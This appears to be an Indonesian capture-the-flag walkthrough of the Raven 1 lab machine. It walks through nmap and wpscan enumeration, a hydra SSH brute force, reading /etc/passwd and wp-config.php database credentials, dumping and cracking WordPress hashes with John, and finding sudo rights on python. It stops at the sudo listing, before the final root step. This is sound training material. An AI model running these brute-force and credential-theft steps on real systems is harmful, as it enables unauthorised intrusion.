



Raven 1

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\$ sudo netdiscover

```
Currently scanning: 192.168.109.0/16 | Screen View: Unique Hosts

28 Captured ARP Req/Rep packets, from 6 hosts. Total size: 1680

-----
IP                At MAC Address      Count    Len  MAC Vendor / Hostname
-----
192.168.1.1       24:58:6e:c0:5c:70   11      660  zte corporation
192.168.1.2       ec:30:b3:98:9e:25    1        60  Xiaomi Communications Co Ltd
192.168.1.4       f8:1a:67:09:bf:16    3       180  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.6       08:00:27:7d:29:62    1        60  PCS Systemtechnik GmbH
192.168.1.5       94:d3:31:4d:d6:df    1        60  Xiaomi Communications Co Ltd
192.168.1.7       7c:f9:0e:10:58:96   11      660  Samsung Electronics Co.,Ltd
-----
```

ip machine : 192.168.1.6


\$ sudo nmap -sV -A 192.168.1.6

```
* kali@kali ~$ sudo nmap -sV -A 192.168.1.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-09 23:12 EDT
Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
| 1024 2681c1f35e01ef93493d911eae8b3cfc (DSA)
| 2048 315801194da280a6b90d40981c97aa53 (RSA)
| 256 1f773119deb0e16dca77077684d3a9a0 (ECDSA)
|_ 256 0e8571a8a2c308699c91c03f8418dfae (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-title: Raven Security
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version    port/proto  service
| 100000  2,3,4      111/tcp     rpcbind
| 100000  2,3,4      111/udp     rpcbind
| 100000  3,4        111/tcp6    rpcbind
| 100000  3,4        111/udp6    rpcbind
| 100024  1          35292/udp   status
| 100024  1          36548/tcp   status
| 100024  1          42297/tcp6  status
|_ 100024  1          60672/udp6  status
MAC Address: 08:00:27:7D:29:62 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1 0.74 ms 192.168.1.6 (192.168.1.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.41 seconds
```

Karena terdapat port 80, disini saya langsung saja mencoba untuk membuka website nya dan menemukan landing page sebuah website security services



Setelah saya mencari cari informasi saya mendapatkan flag 1 di komentar page service.html

```
view-source:http://192.168.1.6/service.html

239         </div>
240
241         <div class="info"></div>
242     </form>
243 </div>
244 </div>
245 </div>
246 <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
247     <div class="single-footer-widget">
248         <h6>Follow Us</h6>
249         <p>Let us be social</p>
250         <div class="footer-social d-flex align-items-center">
251             <a href="#"><i class="fa fa-facebook"></i></a>
252             <a href="#"><i class="fa fa-twitter"></i></a>
253             <a href="#"><i class="fa fa-dribbble"></i></a>
254             <a href="#"><i class="fa fa-behance"></i></a>
255         </div>
256     </div>
257 </div>
258 </div>
259 </div>
260 </footer>
261 <!-- End footer Area -->
262 <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
263 <script src="js/vendor/jquery-2.2.4.min.js"></script>
264 <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgl
265 <script src="js/vendor/bootstrap.min.js"></script>
266 <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSr
267 <script src="js/easing.min.js"></script>
268 <script src="js/hoverIntent.js"></script>
269 <script src="js/superfish.min.js"></script>
270 <script src="js/jquery.ajaxchimp.min.js"></script>
271 <script src="js/jquery.magnific-popup.min.js"></script>
272 <script src="js/owl.carousel.min.js"></script>
273 <script src="js/jquery.sticky.js"></script>
274 <script src="js/jquery.nice-select.min.js"></script>
275 <script src="js/waypoints.min.js"></script>
276 <script src="js/jquery.counterup.min.js"></script>
277 <script src="js/parallax.min.js"></script>
278 <script src="js/mail-script.js"></script>
279 <script src="js/main.js"></script>
280 </body>
281 </html>
282
283
284
285
```

Lalu setelah mendapatkan flag 1 di website tersebut saya memutuskan untuk menggunakan nikto, dan menemukan bahwa website tersebut menggunakan wordpress.

```
$ nikto -h 192.168.1.6
```

```

- Nikto v2.5.0
-----
+ Target IP:      192.168.1.6
+ Target Hostname: 192.168.1.6
+ Target Port:    80
+ Start Time:     2023-07-09 23:16:16 (GMT-4)
-----
+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of o
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdc00, mtime:
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for t
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Confi
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-ico
+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version us
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /wordpress/: Drupal Link header found with value: <http://raven.local/wordpress/index.php/wp-json/>; rel
+ /wordpress/: A Wordpress installation was found.
+ /wordpress/wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag.
+ /wordpress/wp-login.php: Wordpress login found.
+ 8103 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:       2023-07-09 23:16:43 (GMT-4) (27 seconds)
-----

```

Maka dari itu saya memutuskan untuk melakukan scanning menggunakan wpscan dan menemukan bahwa wp menggunakan versi 4.8.

```
$ wpscan -url "http://192.168.1.6/wordpress"
```

```

[+] WordPress version 4.8.22 identified (Outdated, released on 2023-05-16).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.1.6/wordpress/, Match: '-release.min.js?ver=4.8.22'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.6/wordpress/, Match: 'WordPress 4.8.22'

```

Karena saya bingung kenapa hanya menampilkan sedikit informasi maka saya coba cari dan menemukan commandnya untuk menampilkan beberapa informasi yang diperlukan

```
$ wpscan --url "192.168.1.6/wordpress" --enumerate vp,u,vt,tt
```

```

[i] User(s) Identified:

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jul  9 23:39:35 2023
[+] Requests Done: 3124
[+] Cached Requests: 6
[+] Data Sent: 914.172 KB
[+] Data Received: 817.831 KB
[+] Memory used: 290.359 MB
[+] Elapsed time: 00:00:14

```

user : michael, steven

Karena kita sudah mendapatkan usernya, saya ingin mencoba melakukan bruteforce terhadap sshnya karena diawal terdapat service ssh.

```
$ hydra 192.168.1.6 -s 22 ssh -l michael -P
/usr/share/wordlists/rockyou.txt
```

```

kali@kali ~/CTF/raven1 hydra 192.168.1.6 -s 22 ssh -l michael -P /usr/share/wordlists/rockyou.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-09 23:48:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-09 23:48:41

```

user : michael

pass : michael

Oke setelah berhasil login menggunakan kredensial tersebut, saya coba mendapatkan informasi dari user ini


```

michael@Raven:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109:./var/spool/exim4:/bin/false
messagebus:x:105:110:./var/run/dbus:/bin/false
statd:x:106:65534:./var/lib/nfs:/bin/false
sshd:x:107:65534:./var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001:./home/steven:/bin/sh

```

Setelah saya mencoba membaca beberapa referensi ternyata kita bisa melakukan pencarian informasi dengan singkat menggunakan script yang ada, disini saya menggunakan LinEnum

<https://github.com/rebootuser/LinEnum>

```

### SYSTEM #####
[-] Kernel information:
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 3.16.0-6-amd64 (debian-kernel@lists.debian.org) (gcc version 4.9.2 (Debian 4.9.2-10+deb8u1) ) #1 SMP Debian 3.16.57-2 (2018-07-14)

```

```

### SOFTWARE #####
[-] Sudo version:
Sudo version 1.8.10p3

[-] MYSQL version:
mysql Ver 14.14 Distrib 5.5.60, for debian-linux-gnu (x86_64) using readline 6.3

[-] Apache user configuration:
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data

### INTERESTING FILES #####
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc

[-] Installed compilers:
ii gcc 4:4.9.2-2 amd64 GNU C compiler
ii gcc-4.9 4.9.2-10+deb8u1 amd64 GNU C compiler

[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1680 Aug 13 2018 /etc/passwd
-rw-r--r-- 1 root root 804 Aug 13 2018 /etc/group
-rw-r--r-- 1 root root 761 Oct 23 2014 /etc/profile
-rw-r----- 1 root shadow 1173 Aug 13 2018 /etc/shadow

```

oke setelah saya mendapatkan informasi diatas, saya coba untuk mencari beberapa exploitnya dan masih nihil, disini saya coba untuk melakukan pengecekan di var/www saya menemukan file flag2.txt

```

michael@Raven:~$ cd /var/www/
michael@Raven:/var/www$ ;s
-bash: syntax error near unexpected token `;'
michael@Raven:/var/www$ ls
flag2.txt
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$

```

Karena sudah terlanjut di /var/www saya tertarik untuk membuka direktori wordpress dan menemukan config filenya dan mendapatkan password dan user mysql


```

<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{0r3zalh.JE+Q!Gi:L7U[(T:J5ay)');
define('SECURE_AUTH_KEY',  'y@[*q})NKZAKK{,AA4y-Ia*swA6/O@G*r{+RS*N!p1&a$*ctt+ I/!?!A/Tip(BG)');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9"Bp%#U6i)?cs7.@e]YD:R~fp#hX0k$4o/vD08b7I6/F7SBSLPlj');

```

```

// ** MySQL settings - You can get this info from your web host **
//
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

```

```

michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 96
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| mysql                   |
| performance_schema     |
| wordpress               |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>

```

Disini saya tertarik dengan table users di databases wordpress dan setelah saya cek saya mendapatkan user dan passwordnya.

```

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress    |
+-----+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+-----+
12 rows in set (0.00 sec)

mysql> select wp_users;
ERROR 1054 (42S22): Unknown column 'wp_users' in 'field list'
mysql> select * from wp_users;
+----+ user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | | 0 | michael |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | | 0 | Steven Seagull |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

michael | \$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0

steven | \$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/

Lalu saya coba cek table posts dan mendapatkan flag_3, flag_4

```
mysql> select post_author, post_date, post_content from wp_posts;
+-----+-----+-----+
| post_author | post_date          | post_content                                     |
+-----+-----+-----+
| 1 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first  

| 1 | 2018-08-12 22:49:12 | This is an example page. It's different f  

tors. It might say something like this:  

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is  

...or something like this:  

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providi  


As a new WordPress user, you should go to <a href="http://192.168.206.131/wordp  

| 1 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}  

| 1 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}  

| 2 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}  

+-----+-----+-----+
5 rows in set (0.00 sec)
```



Disini setelah saya coba melakukan pengecekan hash apa yang digunakan di password saya menemukan bahwa password menggunakan md5 wordpress, langsung saja saya crack menggunakan john the ripper

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt steven.txt
```

```

x kali@kali ~/CTF/raven1 john --wordlist=/usr/share/wordlists/rockyou.txt steven.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (?)
1g 0:00:00:02 DONE (2023-07-10 00:31) 0.3816g/s 17514p/s 17514c/s 17514C/s tamika1..milkdud
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
kali@kali ~/CTF/raven1

```

```

user      : steven
password  : pink84

```

Setelah saya login saya coba cek program apa yang bisa dijalankan oleh root di user steven, ternyata python bisa kita exploit langsung saja saya jalankan perintah dibawah berdasarkan referensi dari ["https://gtfobins.github.io/gtfobins/python/"](https://gtfobins.github.io/gtfobins/python/)

```

$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$

```

